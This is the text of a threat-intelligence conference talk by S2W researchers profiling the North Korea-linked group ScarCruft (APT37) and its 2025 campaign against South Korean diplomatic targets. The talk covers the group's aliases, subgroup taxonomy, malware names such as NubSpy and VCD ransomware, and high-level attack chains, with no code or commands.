

ScarCrufft's New Language:

Whispering in PubNub, Crafting Backdoor in Rust,
Striking with Ransomware

I About Speaker

Jiho Kim 

- Threat Intelligence Researcher of S2W Talon (2022.01 ~)
- Tracking Korean-speaking APT groups and Analyzing malware

 @gimchesh  Jiho Kim  gimjiho@s2w.inc

Presentation

- 2024.09 - Go-ing arsenal: a closer look at Kimsuky's Go strategic advancement (**VB2024**)
- 2024.02 - Dive into 2023 Ransomware Threatscape & Assessment (**DCC2024**)
- 2023.06 - Info-stealer: Most bang for the buck malware (**FIRSTCON23**)

I About Speaker

Jaeki Kim

- Head of Center @Threat Research & Intelligence (a.k.a TALON) , S2W (2023.09 ~)
- Principal Researcher @Threat Research & Intelligence (a.k.a TALON) , S2W (2020.09 ~ 2023.09)
- Assistant manager @Computer Emergency Analysis Team , K-FSI (2016.10 ~ 2020.09)

 @2runjack2  Jaeki Kim  jack2@s2w.inc

Presentation

- 2025.09 - Follow the Money \$ong: The True Rhythm of Hacktivism **(CSK2025)**
- 2024.08 - Uncovering Evidence in the Shadows of the Dark Web: Reveal The Onion **(ISCR2024)**
- 2021.09 - Operation Newton: Hi Kimsuky? Did an Apple(seed) really fall on Newton's head? **(VB2021)**
- 2019.09 - Kimsuky group: tracking the king of the spear-phishing **(VB2019)**
- 2018.10 - DOKKAEBI: Documents of Korean and Evil Binary **(VB2018)**

I Index

1. Background

2. ScarCruft's New Campaign targeting South Korea

3. Infrastructure Investigation

4. Attribution

5. Takeaways

Background

I Who is ScarCruft?

ScarCruft

Alias

APT37, Reaper, Ricochet Chollima, Red Eyes, Geumseong121, etc

Malware

ROKRAT, Chinotto, FadeStealer, AblyGo, Cumulus, etc

Target Sector

Media, Research, Diplomatic, Government, etc


Target Region/Country

South Korea, Japan, Vietnam, Russia, etc



I Who is ScarCruft?

Overview | Report 51 | Feed 946 | **TI** | IoC 193 | Signature 59 | **DRP** | DDW 7 | Telegram 213

 APT Group
ScarCruft

IoC 1.6K | Campaign 99 | Last Campaign 2025.09.08

Alias: #금성121 | #InkySquid | #TEMP.Reaper | #TA-RedAnt | #Geumseong121 | #Ricochet Chollima | #Group123 | #redeyes | #APT37 | #Reaper | #Red Eyes

Attack Profile

All | 3 months | 1 month | Custom | YYYY.MM.DD - YYYY.MM.DD

Target Country

- South Korea, Cambodia, Russia, Ukraine, Myanmar, India, Japan, Vietnam, Estonia, Indonesia, United States of America, Türkiye, Taiwan, Brazil, Saudi Arabia, Canada, Argentina, United Kingdom, South Africa, Thailand, Guam, China, France, Fiji, Philippines, Italy, North Korea, Australia, Germany, Mexico, Malaysia

Target Industry

- Diplomatic, Politics, Government, NGOs, Software, Academics, Finance, Journalists, Media, Education, Military, Defense, Organizations, IT, Think tanks, Research, Telecommunications, Technology, Cryptocurrency, Healthcare, Security, Law Enforcement, Law Firms & Legal services, Construction, Utilities, Transportation, Maritime, Manufacturing, Critical Infrastructures, Civil Society, Energy

** Threat Actor Profile: ScarCruft by S2W's QUAXAR

I Subgroup of ScarCruft

puNK: partially unidentified North Korean threat actor

***Threat Group Taxonomy in S2W-TALON*



DogpuNK

Windows

DROKDOC	DROKLINK
GOLDBACKDOOR	DROKBAT
Dolphin	ROKRAT

macOS

CloudMensis

Android

Cumulus
Clugin



ChinopuNK

Windows

CHINOBRIDGE	CHINOLUSH	JUMBOCHINO
CHILLYCHINO	STRONGCHINO	FadeBridge
AbylGo	Chinotto	FadeStealer
M2RAT	PubNubRAT	

Android

ChinoDroid	KevDroid/Pinomitter
------------	---------------------



puNK-006

Windows

CabAutoItDownloader

I Spotlight on ChinopuNK



ChinopuNK


Windows

CHINOBRIDGE	CHINOLUSH	JUMBOCHINO
CHILLYCHINO	STRONGCHINO	FadeBridge
AbylGo	Chinotto	FadeStealer
M2RAT	PubNubRAT	New NubSpy
New NubRunner	New TxPyLoader	New LightPeek
New VCD Ransomware		

Android

ChinoDroid	KevDroid/Pinomitter
------------	---------------------

- 2018 • Fake AV Investigation Unearths **KevDroid**, New Android Malware
- 2020 • New Attack Exploiting Internal **Flash Vulnerability in Hangul Documents (HWP)**
- 2021 • ScarCruft surveilling North Korean defectors and human rights activists
- 2022 • TTPs \$ ScarCruft Tracking Note
- 2023 • HWP Malware Using the **Steganography Technique**: RedEyes (ScarCruft)
 - RedEyes Group Wiretapping Individuals (APT37)
 - Peeking at Reaper's surveillance operations
 - The Unintentional Leak: A glimpse into the attack vectors of APT37
- 2025 • ScarCruft's New Language: Whispering in **PubNub**, Crafting Backdoor in **Rust**, Striking with **Ransomware**
#NubSpy **#CHILLYCHINO** **#VCD_Ransomware**



Full Report 

ScarCruft's New Campaign targeting South Korea

I ScarCraft's New Campaign

Timeline

Since at least: Jun 30, 2025

First seen ITW: Dec 2024

Target

Country: 

Sector: Diplomatic

Malware/Tool

Backdoor

NubSpy

CHILLYCHINO

Ransomware

VCD Ransomware

Stealer

LightPeek

FadeStealer

Tool

Ultra VNC

Loader

NubRunner


TxPyLoader



I Attack Flow

Common Chain

NubSpy




Victim-specific Chain

NubRunner NubSpy LightPeek


TxPyLoader FadeStealer

CHILLYCHINO VCD Ransomware




— Common chain
— Victim-specific chain

I Attack Flow: Common Chain




I Attack Flow: Common Chain




I NubSpy

NubSpy is the backdoor-typed malware that uses the PubNub API to receive commands and sends back execution results

- First seen: Jul 2025
- Malware Type: Backdoor
- Base Language: Autolt, PowerShell




I NubSpy

